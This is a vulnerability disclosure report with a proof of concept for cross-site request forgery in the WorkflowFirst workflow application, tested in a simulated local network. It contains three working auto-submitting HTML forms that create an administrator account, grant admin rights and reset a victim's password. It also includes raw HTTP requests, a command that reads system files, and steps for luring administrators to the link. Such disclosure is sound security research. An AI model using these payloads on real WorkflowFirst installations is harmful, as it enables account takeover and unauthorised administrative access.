WorkflowFirst
Cross-site Request Forgery (CSRF)
Vulnerability Discovery

Proof-of-Concept

Submitted by: Hanley Shun
Contact: hanley.shun@centurioninfosec.sg

National Vulnerability Database
(https://nvd.nist.gov/cvss/v2-calculator)

Overall CVSS Score: **8.3**


CVSS v2 Vector (**AV:N/AC:M/Au:N/C:C/I:P/A:P/E:H/RL:U/RC:C**)

About CSRF

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated to. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

- OWASP Top 10 (https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))

In the case of WorkflowFirst, gaining unauthorised Administrator privileges is of critical severity because the user can use the Dbfscript Command Window under 'Admin Tools' to read ANY system files, including WorkflowFirst configuration files. The attacker also has access to all user details and is able to make unauthorized changes.



```
log file:Load("C:/WINDOWS/System32/drivers/etc/hosts")
```

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP f
#
# This file contains the mappings of IP addresses to hos
# entry should be kept on an individual line. The IP add
# be placed in the first column followed by the correspo
# The IP address and the host name should be separated b
# space.
#
# Additionally, comments (such as these) may be inserted
# lines or following the machine name denoted by a '#' s
#
# For example:
#
#      [redacted]      [redacted]           # source
#      [redacted]      [redacted]           # x clie

# localhost name resolution is handled within DNS itself
#    127.0.0.1       localhost
#    ::1             localhost
```

Proof-of-Concept

The following Proof-of-Concept is carried out on the Express version (Free to download from www.workflowfirst.com). The vulnerability was discovered on the Enterprise version.

Simulated Local Environment (Similar to a public network)

Attacker’s Machine IP: 192.168.1.10
WorkflowFirst IP: 192.168.1.8

Attacker’s Environment

An attacker machine (Kali Linux) with IP address 192.168.1.10 is set-up to host the CSRF forms on a HTTP server.

The following code snippet shows the CSRF Proof-of-Concept code to add an administrator account.

- CSRF_addadmin.html

```
<html>
    <body>
            <form action="http://192.168.1.8:8250/commitupdate.aspx?view=Users"
method="POST" enctype="multipart/form-data">
             <input type="hidden" name="UserID" value="NewAdminAccountCSRF" />
             <input type="hidden" name="Password" value="AttackerSelectedPW" />
             <input type="hidden" name="FullName" value="NewAdminAccountCSRF" />
             <input type="hidden" name="EMail" value="NewAdmin@csrf.com" />
             <input type="hidden" name="Admin" value="true" />
             <input type="hidden" name="_action" value="OK" />
             <input type="submit" value="Submit request" />
            </form>
            <script>
                    document.forms[0].submit();
             </script>
    </body>
</html>
```

The following code snippet shows the CSRF Proof-of-Concept code to edit user to have ‘Admin’ rights.

- CSRF_changeadmin.html


```
<html>
        <body>
                <form action="http://192.168.1.8:8250/commitupdate.aspx?focus=%2f<Insert own User ID here>&view=Users" method="POST" enctype="multipart/form-data">
                <input type="hidden" name="Admin" value="true" />
                <input type="hidden" name="_action" value="Update" />
                <input type="submit" value="Submit request" />
                </form>
                <script>
                        document.forms[0].submit();
                 </script>
        </body>
</html>
```

The following code snippet shows the CSRF Proof-of-Concept code to change a victim’s password.

- CSRF_changepassword.html

```
<html>
        <body>
                <form action="http://192.168.1.8:8250/commitupdate.aspx?actioncontext=%2fUsers%5bID%3d%<Insert User ID of victim here>%22%5d&view=PendAction" method="POST" enctype="multipart/form-data">
                        <input type="hidden" name="actionid" value="UpdatePassword" />
                        <input type="hidden" name="NewPassword" value="Password1" />
                        <input type="hidden" name="ConfirmPassword" value="Password1" />
                        <input type="hidden" name="_action" value="OK" />
                        <input type="submit" value="Submit request" />
                </form>
                <script>
                        document.forms[0].submit();
                 </script>
        </body>
</html>
```


The following screenshots show the IP address and CSRF forms in the HTTP server of the attack's machine.



```
root@ham:/var/www/html# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:38:f3:25
          inet addr:192.168.1.10  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe38:f325/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:331720 errors:0 dropped:0 overruns:0 frame:0
          TX packets:587353 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:153887901 (146.7 MiB)  TX bytes:118993014 (113.4 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:13207 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13207 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:41477810 (39.5 MiB)  TX bytes:41477810 (39.5 MiB)

root@ham:/var/www/html# ls
CSRF_addadmin.html  CSRF_changeadmin.html  CSRF_changepassword.html
root@ham:/var/www/html#
```



Index of /


Name	Last modified	Size	Description
CSRF_addadmin.html	2016-07-28 02:42	587	
CSRF_changeadmin.html	2016-07-28 02:40	363	
CSRF_changepassword.html	2016-07-28 02:43	561	

Apache/2.4.10 (Debian) Server at 192.168.1.10 Port 80

Real Administrator’s Environment

The WorkflowFirst application is hosted on http://192.168.1.10:8250. In the following screenshot, 3 users have been deliberately created for demonstration purposes. They are namely Administrator, the attacker and one other user who are non-admins.

The administrator of the application is currently logged on.



User ID	Password	Full Name	EMail	Admin	Language Code	Guest
Administrator	**********	Administrator	Admin@csrf.com	Yes		No
AnotherUser	**********	AnotherUser	AnotherUser@csrf.com	No		No
Attacker	**********	Attacker	Attacker@csrf.com	No		No

© Copyright 2016, Your Company

CSRF Application Server, Version 0.1.1 (beta)
Up Since 7/28/2016 2:39:23 PM

Suppose an attacker carries out the CSRF attack and the Administrator clicks on any of the malicious link such as the following, the outcome of Point 1 and 2 are documented in the next few pages.


1) http://192.168.1.10/CSRF_addadmin.html
2) http://192.168.1.10/CSRF_changeadmin.html
3) http://192.168.1.10/CSRF_changepassword.html

**Write-up will not be written for point 3 since the concept is the same, however, the attacker will need to capture the User ID and craft it in the CSRF PoC form. The User ID can be captured a using packet sniffing tool such as wireshark.

http://192.168.1.10/CSRF_addadmin.html

An attacker sends out the above malicious link to a group of targeted users likely to be an administrator. **(For illustration purpose, no effort has been taken to ensure that the link looks legitimate).**


When the administrator clicks on the malicious link, the form is automatically submitted on behalf of him.



```
dataview.aspx?view=Users&focus=
```

During that time, the attacker will be repeatedly attempting to login with –
Username: NewAdminAccountCSRF
Password: AttackerSelectedPW

When the attacker successfully logs in, (s)he would have known that an administrator clicked on the malicious link and the CSRF attack is successful.



CSRF Application

Users

User ID	Password	Full Name	EMail	Admin	Language Code	Guest
Administrator	**********	Administrator	Admin@csrf.com	Yes		No
AnotherUser	**********	AnotherUser	AnotherUser@csrf.com	No		No
Attacker	**********	Attacker	Attacker@csrf.com	No		No
NewAdminAccountCSRF	**********	NewAdminAccountCSRF	NewAdmin@csrf.com	Yes		No

© Copyright 2016, Your Company

CSRF Application Server, Version 0.1.1 (beta)
Up Since 7/28/2016 2:39:23 PM

**The HTTP request of the CSRF is attached in Appendix A at the end of this report.

http://192.168.1.10/CSRF_changeadmin.html

Similarly, after a successful CSRF attack with this CSRF payload, the attacker account is granted Admin rights.


In this attack, the attacker will need her User ID, which is easy to obtain by looking at the attacker's own HTTP history, or simply through the URL.
(User ID: 39a98f29-edcf-49b4-a449-c7e4c53b0)

```
GET /dataview.aspx?focus=%2f39a98f29-edcf-49b4-a449-c7e4c53b0ec7&view=Users HTTP/1.1
Host: 192.168.1.8:8250
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.8:8250/dataview.aspx
Cookie: sess=TDW616RlmJLGFM2s65zUQouiyRMEg73egrc9Jr3W
Connection: close
```

Insert User ID into the CSRF_changeadmin.html form.

```
<html>
        <body>
                <form action="http://192.168.1.8:8250/commitupdate.aspx?focus=%2f39a98f29-
edcf-49b4-a449-c7e4c53b0ec7&view=Users" method="POST" enctype="multipart/form-data">
                <input type="hidden" name="Admin" value="true" />
                <input type="hidden" name="_action" value="Update" />
                <input type="submit" value="Submit request" />
                </form>
                <script>
                        document.forms[0].submit();
                 </script>
        </body>
</html>
```

Before the attack –



192.168.1.8:8250/dataview.aspx?focus=%2f39a98f2

CSRF Application


Users: Attacker

User ID	Password	Full Name	EMail
Attacker	**********	Attacker	Attacker@csrf.com

Language Code	Power User
	No

Notes

After the attack (Attacker re-authenticates to refresh settings) –



192.168.1.8:8250/dataview.aspx?focus=&view=User

CSRF Application

Users

User ID	Password	Full Name	EMail	Admin	Language Code	Guest
Administrator	**********	Administrator	Admin@csrf.com	Yes		No
AnotherUser	**********	AnotherUser	AnotherUser@csrf.com	No		No
Attacker	**********	Attacker	Attacker@csrf.com	Yes		No

© Copyright 2016, Your Company

CSRF Application Server, Version 0.1.1 (beta)
Up Since 7/28/2016 2:39:23 PM

**The HTTP request of the CSRF payload is attached in Appendix B at the end of this report.

--End Report--

Appendix A

```
POST /commitupdate.aspx?view=Users HTTP/1.1
Host: 192.168.1.8:8250
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/CSRF_addadmin.html
Cookie: sess=TDW616RlmJLGFM2s65zUQouiyRMEg73egrc9Jr3W
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------87418794017477014161967914243
Content-Length: 801


-----------------------------87418794017477014161967914243
Content-Disposition: form-data; name="UserID"


NewAdminAccountCSRF
-----------------------------87418794017477014161967914243
Content-Disposition: form-data; name="Password"


AttackerSelectedPW
-----------------------------87418794017477014161967914243
Content-Disposition: form-data; name="FullName"


NewAdminAccountCSRF
-----------------------------87418794017477014161967914243
Content-Disposition: form-data; name="EMail"


NewAdmin@csrf.com
-----------------------------87418794017477014161967914243
Content-Disposition: form-data; name="Admin"


true
-----------------------------87418794017477014161967914243
Content-Disposition: form-data; name="_action"


OK
-----------------------------87418794017477014161967914243--
```

Appendix B

```
POST /commitupdate.aspx?focus=%2f39a98f29-edcf-49b4-a449-c7e4c53b0ec7&view=Users HTTP/1.1
Host: 192.168.1.8:8250
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
